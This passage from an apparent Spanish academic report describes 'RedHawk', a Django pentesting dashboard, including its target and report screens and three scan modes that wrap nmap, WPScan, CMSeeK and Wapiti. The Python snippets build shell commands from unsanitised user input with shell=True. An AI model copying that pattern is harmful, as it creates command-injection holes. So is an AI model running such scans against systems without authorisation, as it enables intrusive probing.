

Figura 4-10. Diagrama de flujo de pantalla Dashboard.

4.3.1.4 Targets

En esta pantalla de la aplicación, el usuario deberá establecer los objetivos los cuales, posteriormente, desee escanear para la realización de labores de pentesting. Estos objetivos serán introducidos en un formulario, que podrá visualizar en la parte superior central de la pantalla. El formulario requerirá 3 campos obligatorios de rellenar:

- Domain: campo para establecer el dominio de la aplicación web a auditar.
- URL: campo para establecer la dirección URL completa de la aplicación web a auditar.
- IP Address: campo para establecer la dirección IP a través de la cual el dominio responde.

Una vez introduzca los objetivos, estos serán mostrados en una tabla, la cual ofrecerá, en la columna situada más a la derecha, las siguientes opciones:

- Discovery: botón para realizar un escaner de tipo discovery al objetivo de la fila seleccionada.
- CMS: botón para realizar un escaner de tipo CMS al objetivo de la fila seleccionada.
- All: botón para realizar un escaner de tipo All al objetivo de la fila seleccionada.
- Delete: botón para borrar el objetivo previamente introducido y configurado.

Las acciones realizadas por los diferentes tipos de escaneos serán explicadas detalladamente en los siguientes apartados.

En caso de hacer uso de los botones relacionados con los diferentes tipos de escaneos, se procederá a realizar el escaneo seleccionado, alertado al usuario a través de un mensaje emergente de que se procede a realizar la acción seleccionada. Sin embargo, si hace uso del botón para eliminar un objetivo, este será eliminado de la base de datos y de la misma tabla que muestra los objetivos configurados.

La gestion de objetivos se realiza de la misma manera que la gestion de usuarios: haciendo uso de la base de datos SQLite3 proporcionada nativamente por Django.



Figura 4-11. Pantalla Targets.



Figura 4-12. Diagrama de flujo de pantalla Targets.

4.3.1.5 Reports

En esta pantalla, la aplicación muestra, a través de una tabla, el conjunto de informes disponibles en la aplicación, los cuales pertenecen a aquellos objetivos que hayan sido escaneados previamente.



Figura 4-13. Pantalla Reports.

En la tabla de representación de los informes disponibles, en su columna situada más a la derecha de la pantalla, se ofrece las siguientes dos posibilidades a través de dos botones:

- Show report: botón cuya funcionalidad se basa en trasladar al usuario a una ventana emergente que muestre el reporte, que contiene toda la información recolectada, perteneciente al objetivo de la fila seleccionada.
- Delete: botón cuya funcionalidad se basa en borrar todos los resultados obtenidos para el objetivo, previamente escaneado, seleccionado según la fila escogida.



Figura 4-14. Diagrama de flujo de pantalla Reports.

4.3.1.6 About

En esta pantalla se muestra la información relativa al desarrollado de la aplicación, información de contacto, información acerca de los tipos de escáneres ofrecidos por la aplicación, herramientas utilizadas y funcionalidad de cada una de ellas.



Figura 4-15. Pantalla About (1/8).



Figura 4-16. Pantalla About (2/8).

Figura 4-17. Pantalla About (3/8).



Figura 4-18. Pantalla About (4/8)

Figura 4-19. Pantalla About (5/8).



Figura 4-20. Pantalla About (6/8).



Figura 4-21. Pantalla About (7/8).



Figura 4-22. Pantalla About (8/8).

4.4 Tipos de análisis

RedHawk ofrece 3 tipos diferentes de escaneos en función de la información que el auditor desee recopilar de un objetivo. Estos 3 escáneres son denominados: Discovery, CMS y All. A continuación, se procede a indicar el alcance de cada uno de ellos, así como el número de herramientas utilizadas, nivel de intrusión e información recopilada, de menor a mayor, y su correspondiente código encargado de la ejecución de herramientas correspondientes.

- Discovery: se trata del tipo de escáner con menos intrusiones de RedHawk. Su funcionalidad es sondear mediante el envío de paquetes IP los servicios y/o puertos abiertos y operativos en el objetivo sujeto a escáner. Además, este recopila información relativa a la geolocalización del objetivo, rango de direcciones IP, proveedor de servicios de internet, servicios y vulnerabilidades expuestas públicamente. Este escáner tan solo hace uso de 2 de las herramientas implentadas en RedHawk: Nmap y Shodan.

```
if mode == 1:
    p = subprocess.Popen(('nmap '+str(IPs) +' -sC -v -T4 -Pn -sV -oX '+ str(path_to_loot) + '/nmap.xml'),shell=True)
    p.wait()
    f = open(str(path_to_loot) + '/nmap.xml','r')
    xml_content = f.read()
    f.close()
    f = open(str(path_to_loot) + '/nmap.json','w+')
    f.write(json.dumps(xmltodict.parse(xml_content), indent=4, sort_keys=True))
    f.close()
```

Tabla 4-18. Código encargado de la ejecución de herramientas para escáner de tipo Discovery en el archivo "script.py".

- CMS: este escáner busca avanzar un paso más en la detección y encuentro de vulnerabilidades expuestas en la aplicación web. Realiza un escáner de vulnerabilidades, fallos de configuración, enumeración de temas y plugins en aquellas webs que estén basadas en gestores de contenido como WordPress o Joomla.

```
if mode == 2:
    p = subprocess.Popen(('wpscan --url '+str(url) +' --format json --ignore-main-redirect --output '+str(path_to_loot)+'/wpscan.json'),shell=True)
    p.wait()
```

```
        p = subprocess.Popen('python3 cmseek.py --follow-redirect -u ' + str(url),shell=True)
        p.wait()
        p = subprocess.Popen('cp '+str(BASE_DIR)+ '/RedHawk/Result/'+ str(Domain)+ '/cms.json
    '+str(path_to_loot)+'/cmseek.json',shell=True)
        p.wait()
```

Tabla 4-19. Código encargado de la ejecución de herramientas para escáner de tipo CMS en el archivo "script.py".

Este tipo de escáner hace uso de 2 de las herramientas integradas en RedHawk: CMSeeK y WPScan.

- All: este escáner realiza todas las labores implementadas en RedHawk. Combina la información recopilada de un escáner de tipo Discovery y CMS, junto a un escáner de vulnerabilidades en aquellas webs que no necesariamente deben de estar basadas en gestores de contenido como los anteriormente mencionados. Es el escáner más completo, no obstante, ello produce que necesite mayor tiempo de cara a la obtención de resultados y puede generar ruido en aquellas infraestructuras de seguridad perimetral del cliente, si las hubiera.
  Proporciona un listado de vulnerabilidades, así como soluciones y comandos para la evidencia y/o explotación de esta.
  Utiliza todas las herramientas implementadas en RedHawk.

```
if mode == 3:
    p = subprocess.Popen(('nmap '+str(IPs) +' -sC -T4 -Pn -sV -oX '+ str(path_to_loot) +
'/nmap.xml'),shell=True)
    p.wait()
    f = open(str(path_to_loot) + '/nmap.xml','r')
    xml_content = f.read()
    f.close()
    f = open(str(path_to_loot) + '/nmap.json','w+')
    f.write(json.dumps(xmltodict.parse(xml_content), indent=4, sort_keys=True))
    f.close()
    p = subprocess.Popen(('wpscan --url '+str(url) +' --format json --ignore-main-redirect --output '
+str(path_to_loot)+'/wpscan.json'),shell=True)
    p.wait()
    p = subprocess.Popen('python3 cmseek.py --follow-redirect -u ' + str(url),shell=True)
    p.wait()
    p = subprocess.Popen('cp '+str(BASE_DIR)+ '/RedHawk/Result/'+ str(Domain)+ '/cms.json
'+str(path_to_loot)+'/cmseek.json',shell=True)
    p.wait()
    '''
    Golismero implementation
    p = subprocess.Popen(('golismero scan '+str(url) +' -o '+ str(path_to_loot) + '/golismero.xml'),shell=True)
    p.wait()
    f = open(str(path_to_loot) +'/golismero.xml','r')
    xml_content = f.read()
    f.close()
    f = open(str(path_to_loot) +'/golismero.json','w+')
    f.write(json.dumps(xmltodict.parse(xml_content), indent=4, sort_keys=True))
    f.close()
    '''
    p = subprocess.Popen('wapiti -u ' +str(url) +' -f json -o ' + str(path_to_loot)+'/wapiti.json',shell=True)
    p.wait()
```

Tabla 4-20. Código encargardo de la ejecución de herramientas para un escáner de tipo All en el archivo "script.py".

4.5 Representación de resultados

Una vez escogido el tipo de escaneo a la que queremos someter la aplicación web, la información recolectada dependerá de varios factores: la existencia de dispositivos de seguridad perimetral que pudieran bloquear el escaneo, la disponibilidad del servicio y, sobre todo, el tipo de escáner escogido por el usuario.

Una vez el escáner haya acabado, el usuario será redirigido a una página HTML, estilizada con CSS basado en Bootstrap, en la que se le mostrará todos y cada uno de los datos y vulnerabilidades descubiertas en el objetivo.

A su vez, cuando el usuario haya realizado el escaneo, en formato PDF, será generado un archivo con el mismo estilo de la página HTML mostrada al final del escáner. Este archivo PDF será almacenado, junto a todos los datos del escáner, en un subdirectorio de la aplicación, creado dinámicamente en función del nombre del dominio a través del cual el objetivo responde. Ello quiere decir que, si el usuario escanea una aplicación web cuyo dominio es "example.com", los resultados del escáner serán almacenados en la siguiente ruta:

RedHawk > Workplaces > example.com

No obstante, el usuario puede hacer uso de la pantalla "Reports", descrita en el apartado 4.3.1.5, para visualizar directamente el archivo PDF generado.

